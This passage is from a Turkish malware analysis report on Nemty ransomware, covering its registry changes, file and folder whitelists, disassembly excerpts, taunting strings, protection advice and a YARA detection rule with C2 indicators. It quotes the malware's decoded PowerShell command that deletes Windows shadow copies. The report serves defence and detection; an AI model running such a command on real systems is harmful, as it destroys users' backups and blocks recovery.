
komutunu göndermektedir. Base ile encode edilen komut decode edildiğinde;

```
Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}
```

komutunun ortaya çıktığı tespit edilmiştir. Ransomware türündeki Nemty zararlısı Shadow Copy'leri silme işlemini birkaç defa gerçekleştirmekte ve bunu hem Windows'un klasik komut satırından, hem de Powershell komut istemcisinden gerçekleştirmektedir.

## Kayıt Defteri Bulguları

Ransomware türündeki Nemty zararlısı Windows Kayıt Defteri'nde bir çok değişiklik yapmaktadır. En kritik değişiklik tespit edilmiş olup HKCU\Software altında NEMTY adında bir kayıt defteri klasörü oluşturmaktadır. Bu klasörün içerisinde ise **cfg**, **fid** ve **pbkey** adında 3 adet değer bulunmaktadır.



Ad	Tür	Veri
(Varsayılan)	REG_SZ	(değer atanmamış)
cfg	REG_SZ	Vg7HOrN+9jghQUMdAJzw8ttD98GABWYxHdU8snRW+GzzrjkX2RoB+dqMk9H5fNwzLy6BfJfwQmXJi7ynjOIXO/Bs5Y...
fid	REG_SZ	NEMTY_AQZDW1V
pbkey	REG_SZ	BgjAAACkAABSU0ExAAgAAAAEAQChZRaqo6BXvRil4mLggseibZnFH5oHX2eS0If0NUoxRrkNBiHbiuk7Bbq9yOrsL4eG...

Ve runtime zamanında sık sık bu değerlerin olup olmadığını kontrol etmektedir.

## Whitelist

Ransomware türündeki Nemty zararlısının dosya şifreleme aşamasında whitelist kullandığı tespit edilmiştir. Aşağıda yer alan listedeki uzantılara sahip olan dosyalar whitelist'ini oluşturmakta ve bu uzantılara sahip olan dosyaları şifrelememektedir.

- .exe
- .log
- .cab
- .cmd
- .com
- .cpl
- .ini
- .dll
- .url
- .ttf
- .mp3
- .pif
- .mp4
- .NEFILIM
- .msi
- .lnk

GAIS  
Cyber Security

```

73 04      | jae nemty.4018F3
8D4424 14 | lea eax,dword ptr ss:[esp+14]
8B35 98F04000 | mov esi,dword ptr ds:[e&Istrcmp1Wb]
68 18164100 | push nemty.411618
50        | push eax
FFD6     | call esi
85C0     | test eax,eax
0F84 08020000 | je nemty.401811
884424 14 | mov eax,dword ptr ss:[esp+14]
397C24 28 | cmp dword ptr ss:[esp+28],edi
73 04      | jae nemty.401917
8D4424 14 | lea eax,dword ptr ss:[esp+14]
68 24164100 | push nemty.411624
50        | push eax
FFD6     | call esi
85C0     | test eax,eax
0F84 EA010000 | je nemty.401811
884424 14 | mov eax,dword ptr ss:[esp+14]
397C24 28 | cmp dword ptr ss:[esp+28],edi
73 04      | jae nemty.401935
8D4424 14 | lea eax,dword ptr ss:[esp+14]
68 30164100 | push nemty.411630
50        | push eax
FFD6     | call esi
85C0     | test eax,eax
0F84 CC010000 | je nemty.401811
884424 14 | mov eax,dword ptr ss:[esp+14]
397C24 28 | cmp dword ptr ss:[esp+28],edi
73 04      | jae nemty.401953
8D4424 14 | lea eax,dword ptr ss:[esp+14]
68 3C164100 | push nemty.41163C
50        | push eax
FFD6     | call esi
85C0     | test eax,eax
0F84 AE010000 | je nemty.401811
884424 14 | mov eax,dword ptr ss:[esp+14]
397C24 28 | cmp dword ptr ss:[esp+28],edi
73 04      | jae nemty.401971
8D4424 14 | lea eax,dword ptr ss:[esp+14]
68 48164100 | push nemty.411648
50        | push eax
FFD6     | call esi

```

Whitelist'inde var olan uzantıların haricinde, spesifik dosya isimleri de whitelist'te bulunmaktadır.

- Windows
- \$RECYCLE.BIN
- rsa
- NTDETECT.COM
- ntlr
- MSDOS.SYS
- IO.SYS
- boot.ini
- AUTOEXEC.bat
- ntuser.dat
- Desktop.ini
- CONFIG.SYS
- RECYCLER
- BOOTSECT.BAK
- bootmgr
- Programdata
- Appdata
- Program Files
- Program Files (X86)
- Microsoft
- Sophos
- Pagefile.sys

<pre> call esi test eax,eax je nemty.401B1E push nemty.411440 lea eax,dword ptr ss:[esp+D0] push eax call esi test eax,eax je nemty.401B1E push nemty.411448 lea eax,dword ptr ss:[esp+D0] push eax call esi test eax,eax je nemty.401B1E push nemty.411450 lea eax,dword ptr ss:[esp+D0] push eax call esi test eax,eax je nemty.401B1E push nemty.411460 lea eax,dword ptr ss:[esp+D0] push eax call esi test eax,eax je nemty.401B1E push nemty.41147C lea eax,dword ptr ss:[esp+D0] push eax call esi test eax,eax je nemty.401B1E push nemty.411484 lea eax,dword ptr ss:[esp+D0] </pre>	<pre> 411440:L"... " 411448:L"... " 411450:L"windows" 411460:L"\$RECYCLE.BIN" 41147C:L"rsa" 411484:L"NTDETECT.COM" </pre>
---	---

Ransomware türündeki Nemty zararlısının runtime zamanında analizinde sıradışı stringlere rastlanmaktadır.

<pre> mov eax,dword ptr ss:[ebp-48] mov ecx,dword ptr ss:[ebp-68] mov dword ptr ds:[ecx],eax mov dword ptr ds:[eax+4],ecx lea eax,dword ptr ds:[esi+2] mov dword ptr ss:[ebp+10],eax test byte ptr ds:[eax],8 jne ntdll.77E862DC mov ebx,dword ptr ss:[ebp+10] mov al,byte ptr ds:[ebx] mov byte ptr ss:[ebp-A0],al cmp dword ptr ss:[ebp-44],0 je ntdll.77E824FE mov al,byte ptr ss:[ebp-19] mov byte ptr ds:[ebx],al movzx ecx,word ptr ds:[esi] mov edi,dword ptr ss:[ebp-2C] sub ecx,edi mov dword ptr ss:[ebp-A4],ecx mov word ptr ds:[esi],di mov eax,dword ptr ss:[ebp+C] sub eax,dword ptr ss:[ebp+8] mov dword ptr ss:[ebp-38],eax lea edx,dword ptr ds:[esi+7] cmp eax,3F jae ntdll.77EBAE63 mov byte ptr ds:[edx],al mov ebx,dword ptr ss:[ebp-20] lea eax,dword ptr ds:[esi+3] mov dword ptr ss:[ebp-2C],eax mov byte ptr ds:[eax],0 test ecx,ecx je ntdll.77E633C5 </pre>	<pre> eax:"a nastol'ko ebanuty, chto lezhal v durke" eax+4:"stol'ko ebanuty, chto lezhal v durke" eax:"a nastol'ko ebanuty, chto lezhal v durke" eax:"a nastol'ko ebanuty, chto lezhal v durke" eax:"a nastol'ko ebanuty, chto lezhal v durke", 3F:'?' eax:"a nastol'ko ebanuty, chto lezhal v durke" eax:"a nastol'ko ebanuty, chto lezhal v durke" </pre>
--	---

Ransomware türündeki Nemty zararlısını ortaya koyan saldırgan, analistlere sık sık yukarıdaki görselde olduğu gibi mesajlar vermektedir. Mesajların diline bakıldığında Rusça olduğu tespit edilmektedir.



## Çözüm Önerileri

Ransomware türündeki Nemty zararlısından korunmanın yolları bulunmaktadır:

- Sistemlerde güncel, güvenilir bir antivirüs yazılımının kullanılması,
- Gelen maillere özenle dikkat edilmesi, eklerin analiz edilmeden bilinçsizce açılmaması,
- Spam maillerin dikkate alınmaması,
- Mutex nesnelerinin sistem üzerinde oluşturulması gibi çözümler, Ransomware türündeki Nemty zararlısının sisteme bulaşmasını engelleyebilmektedir.



## YARA

```
import "hash"

rule nemty:ransomware{

    meta:
        description = "Nemty Ransomware"
        analyzer = "Fatih ŞENSOY"
        version = "2.6"
        release_date = "09.03.2020"

    strings:
        $site = "nemty10.biz"
        $ip = "91.215.170.231"
        $ip2 = "45.143.138.38"
        $str1 = "f:\dd\vctools\crt_bld\self_x86\crt\src\_file.c"
        $str2 = "f:\dd\vctools\crt_bld\self_x86\crt\src\onexit.c"
        $mutex = "edu v magazi gucccchi v spb, grrrrrraa, ona zhret moi xui kak-budto eto
burger..."
        $user_agent = "Naruto Uzumake"

    condition:
        hash.md5(0,filesize) == "2b6c6d8424c1b149c7f81e2565aaa7e6" or $mutex and
        $user_agent or all of them
}
```